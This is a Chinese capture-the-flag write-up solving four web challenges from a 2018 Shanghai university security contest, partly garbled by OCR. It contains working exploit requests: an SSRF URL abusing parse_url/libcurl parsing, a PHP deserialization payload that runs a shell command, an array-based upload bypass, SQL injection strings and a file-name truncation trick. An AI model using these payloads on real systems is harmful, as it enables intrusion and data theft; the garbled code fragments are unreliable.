2018上海大学生信息安全竞赛-Web全题解

一叶飘零 / 2018-11-05 09:19:00 / 浏览数 5821 安全技术 CTF 顶(0) 踩(0)

前言

正值周末,有幸ak了这个比赛的web,正好去年也打过一次,附上去年的题解

这次有幸所有题目都拿了前3血~以下是这次的记录

web1

拿到题目

http://745fca0a178a41589917dd014537bd862c411015831d4eeb.game.ichungiu.com/

提示我们访问robots.txt

what are you doing?

/> <!-- you need to visit to robots.txt -->


得到结果


source.php
flag.php

于是去访问source.php



按一系列要求改http头





'admin' -->

发现这里有一个下载链接,想到可能是用来放url请求的信息的,于是简单构造了一些

```
→ ~ curl http://745fca0a178a41589917dd014537bd862c411015831d4eeb.game.ichunqiu.
 com/download/1788945858\;img1.jpg
 what are you doing?<br /> <!-- you need to visit to robots.txt
发现得到主页内容,说明的确是用来存放url请求内容的
那么想到file协议
admin=1&url=file://@127.0.0.1:80@www.ichunqiu.com/.//../var/www/html/flag.php
具体原理看
http://skysec.top/2018/03/15/Some%20trick%20in%20ssrf%20and%20unserialize()/
→ ~ curl http://745fca0a178a41589917dd014537bd862c411015831d4eeb.game.ichunqiu.
com/download/264769792\;img1.jpg
 <?php
$flag="flag{a60b00c0-4498-482e-b63b-d01fe11f39e6}";
                                                                                            光 先知社区
于是得到flag
然后顺手带走题目源代码
<?php
error_reporting(0);
include "flag.php";
echo "you need to login as admin!";
echo "<!-- post param 'admin' -->";
if(isset($_POST['admin']))
  if($_POST['admin']==1)
  {
      if($_SERVER['HTTP_X_CLIENT_IP'])
         if(isset($_POST['url']) && parse_url($_POST['url'])['host']=='www.ichunqiu.com')
             $curl = curl_init();
             curl_setopt($curl, CURLOPT_URL, $_POST['url']);
             curl_setopt($curl, CURLOPT_RETURNTRANSFER, 1);
             $content = curl_exec($curl);
             curl_close($curl);
             $filename='download/'.rand().';img1.jpg';
             file_put_contents($filename, $content);
             echo $_POST['url'];
             img="<img src=\"".$filename."\"/>";
             echo $img;
         }
         else
```

}
?>

发现果然是libcurlandparse_url()解析顺序的问题

{

\$_POST['admin']=0;

} else

}

} else

if(isset(\$_POST['url']) && parse_url(\$_POST['url'])['host']=='www.ichunqiu.com')

echo "you need post url: http://www.ichunqiu.com";

echo "only 127.0.0.1 can get the flag!!";

```
web2
扫描目录得到源码泄露.index.php.swp
恢复源码得到
<?php
error_reporting(0);
class come{
  private $method;
  private $args;
  {\tt function \_\_construct(\$method, \$args) \{}
      $this->method = $method;
      $this->args = $args;
  function __wakeup(){and to continue
      foreach($this->args as $k => $v)  {
          }
  function waf($str){
      $str=preg_replace("/[<>*;|?\n ]/","",$str);
      $str=str_replace('flag','',$str);
      return $str;
  function echo($host){
      system("echo $host");
  function __destruct(){
       if (in_array($this->method, array("echo"))) {
          call_user_func_array(array($this, $this->method), $this->args);
   }
$first='hi';
$var='var';
$bbb='bbb';
$ccc='ccc';
foreach($_GET as $key => $value) {
      if($i===1)
          $i++;
          $$key = $value;
      else{break;}
if($first==="doller")
  @parse_str($_GET['a']);
   if($var==="give")
      if($bbb==="me")
      {
          if($ccc==="flag")
              echo "<br>>welcome!<br>";
              $come=@$_POST['come'];
              unserialize($come);
       {echo "<br>think about it<br>";}
```

}
else
{

echo "NO";

```
POST /?first=doller&a=var=give%26bbb=me%26ccc=flag HTTP/1.1
Host: 1f824228589f4a13b15a19774fe5c8ce6edada6fd4bb470f.game.ichunqiu.com
Pragma: no-cache
Cache-Control: no-cache
Upgrade=Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm lvt 2d060lbd28de7d49818249cf35d95943=1541294657;
ci_session=e538405849c6ca7lfab24ce7b016efea134795b1;
chkphone=acWxNpxhQpDiAchhNusnEqyiQuDIO0000;
UM_distinctid=166dc61l6fa49e-0b75761482d235-le386652-13c680-166dc61l6fble
6; pgv_pvi=3466503168; pgv_si=s653521920;
Hm_lpvt_2d060lbd28de7d49818249cf35d95943=1541299261
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 189

come=0%3A4%3A%22come%22%3A2%3A87Bs%3A12%3A%22%00come%00method%22%3Bs%3A4%
3A%22echo%22%3Bs%3A10%3A%22%00come%00args%22%3Ba%3A1%3A%7Bi%3A0%3Bs%3A18%
3A%22%60cat%24IFS%2Fflflagag%60%22%3B%7D%7D
```

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sun, 04 Nov 2018 03:05:56 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 59
Connection: close

<

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web3

题目给了代码

```
//error_reporting(0);
//$dir=md5("icq" . $_SERVER['REMOTE_ADDR']);
$dir=md5("icq");
$sandbox = '/var/sandbox/' . $dir;
@mkdir($sandbox);
@chdir($sandbox);

if($_FILES['file']['name']){
    $filename = !empty($_POST['file']) ? $_POST['file'] : $_FILES['file']['name'];
    if (!is_array($filename)) {
        $filename = explode('.', $filename);
    }
    $ext = end($filename);
    if($ext==$filename[count($filename) - 1]){
        die("emmmm...");
    }
    $new_name = (string)rand(100,999).".".$ext;
}
```

```
move_uploaded_file($_FILES['file']['tmp_name'],$new_name);
      \dot{S} = \dot{S} POST['hehe'];
      if(@substr(file($_)[0],0,6)==='@<?php' && strpos($_,$new_name)===false){
          include($);
      unlink($new name);
  }
  else{
      highlight_file(__FILE__);
实际上就是pwnhub公开赛的题魔改的,后面拼上了橘子哥的one line php
首先是前面的上传校验
if($_FILES['file']['name']){
      $filename = !empty($_POST['file']) ? $_POST['file'] : $_FILES['file']['name'];
      if (!is_array($filename)) {
          $filename = explode('.', $filename);
      $ext = end($filename);
      if($ext==$filename[count($filename) - 1]){
          die("emmmm...");
漏洞很明显,只判断了不是数组的时候,没判断是数组的时候,于是有了数组绕过
然后到后面的
$new_name = (string)rand(100,999).".".$ext;
      move_uploaded_file($_FILES['file']['tmp_name'],$new_name);
      $_ = $_POST['hehe'];
      if(@substr(file($_)[0],0,6)==='@<?php' && strpos($_,$new_name)===false){</pre>
          include($);
      unlink($new name);
unlink的问题非常明显,/.的后缀就可以绕过
```

```
boundary=---WebKitFormBoundaryserZWrsZuv3a7G65
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,
image/apng,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.9
Connection: close
  ----WebKitFormBoundaryserZWrsZuv3a7G65
Content-Disposition: form-data; name="file[0]";
Content-Type: text/html
  ----WebKitFormBoundaryserZWrsZuv3a7G65
Content-Disposition: form-data; name="file[2]";
Content-Type: text/html
   ---WebKitFormBoundarvserZWrsZuv3a7G65
Content-Disposition: form-data; name="file[a]";
Content-Type: text/html
   ---WebKitFormBoundaryserZWrsZuv3a7G65
Content-Disposition: form-data; name="file";filename="sky.php"
Content-Type: text/html
@<?php phpinfo(); ?>
      -WebKitFormBoundaryserZWrsZuv3a7G65
Content-Disposition: form-data; name="submit"
 ----WebKitFormBoundarvserZWrsZuv3a7G65--
```

HTTP/1.1 200 OK Date: Sun, 04 Nov 2018 05:03:22 GMT Server: Apache/2.4.18 (Ubuntu) Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

发现成功上传(本地测试了一下)

root@78ab00776d38:/var/sandbox/2765d621af8a58b78b4d528bd5ef7f6b# ls 233.123 380.php 587.php

然后进行目录爆破,反正就100~999,即可包含成功文件名,从而获得flag

web4

系统后台登录

id 1

Select Guest

用户名: admin

密 码:



登录

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于是先从select guest入手,进行注入

 $\verb|http://959094d5f7934f3fala334abldc50c4b6160be6cc2bb4d77.game.ichunqiu.com/select_guest.php?id=1\$27 or 1\$23 absolute the state of th$

回显

\$content=str_replace(\$value,"",\$content)2
192.168.10.1

然后

 $\verb|http://959094d5f7934f3fala334abldc50c4b6160be6cc2bb4d77.game.ichunqiu.com/select_guest.php?id=1%27%20or%200%23$

回显

\$content=str_replace(\$value,"",\$content)1
10.10.1.1

于是开始写探测过滤,发现

union


information_schema.TABLES information_schema.COLUMNS

```
随机注入得到管理员密码adminpassword
登入后发现是一个上传页面:
如果上传.php会提示
valy· Accept=Encouring
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8"</pre>
  <script>alert('php is not allowed!')</script>
如果上传别的,会提示
                                             content-Type: text/ntml; charset-off-o
c4b6160be6cc2bb4d77.game.ichunqiu.com
                                             Content-Length: 123
                                             Connection: close
----WebKitFormBoundaryi4pFe2yyiNucTlRd
                                             Vary: Accept-Encoding
c OS X 10_14_1) AppleWebKit/537.36 (KHTML,
                                             <meta http-equiv="Content-Type" content="text/html; charset=ut</pre>
                                             uploaded to ./123.111.txt
xml; q=0.9, image/webp, image/apng, */*; q=0.8
                                             please upload to ./flag.php
e6cc2bb4d77.game.ichunqiu.com/the_last_upload
943=1541294657,1541306975;
1320754; username=admin;
eld"; filename="123.111"
题目会帮你拼接一个.txt后缀
并且提示你要上传flag.php,
首先发现有2个变量可控
submit
-----WebKitFormBoundaryi4pFe2yyiNucTlRd
Content-Disposition: form-data; name="fileField"; filename="123.111"
Content-Type: text/php
skysky
-----WebKitFormBoundaryi4pFe2yyiNucTlRd
Content-Disposition: form-data; name="uploaddir"
./
-----WebKitFormBoundaryi4pFe2yyiNucTlRd
Content-Disposition: form-data; name="button"
那么容易想到保存方式为
uploaddir+filename
```

均被过滤,那么尝试用bool盲注 而对于另外两个关键词,可以使用 information_schema . TABLES information_schema . COLUMNS


进行bypass

那么我们把php后缀拆开



接下来就是如何截断.txt了

首先尝试00未果,随机爆破,在02时发现截断成功



Raw Headers Hex HTML Render HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sun, 04 Nov 2018 08:37:20 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 135 Connection: close Vary: Accept-Encoding <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
uploaded to ./flag.php
flag{5accd04b-53bd-4b78-b085-lea674418701}

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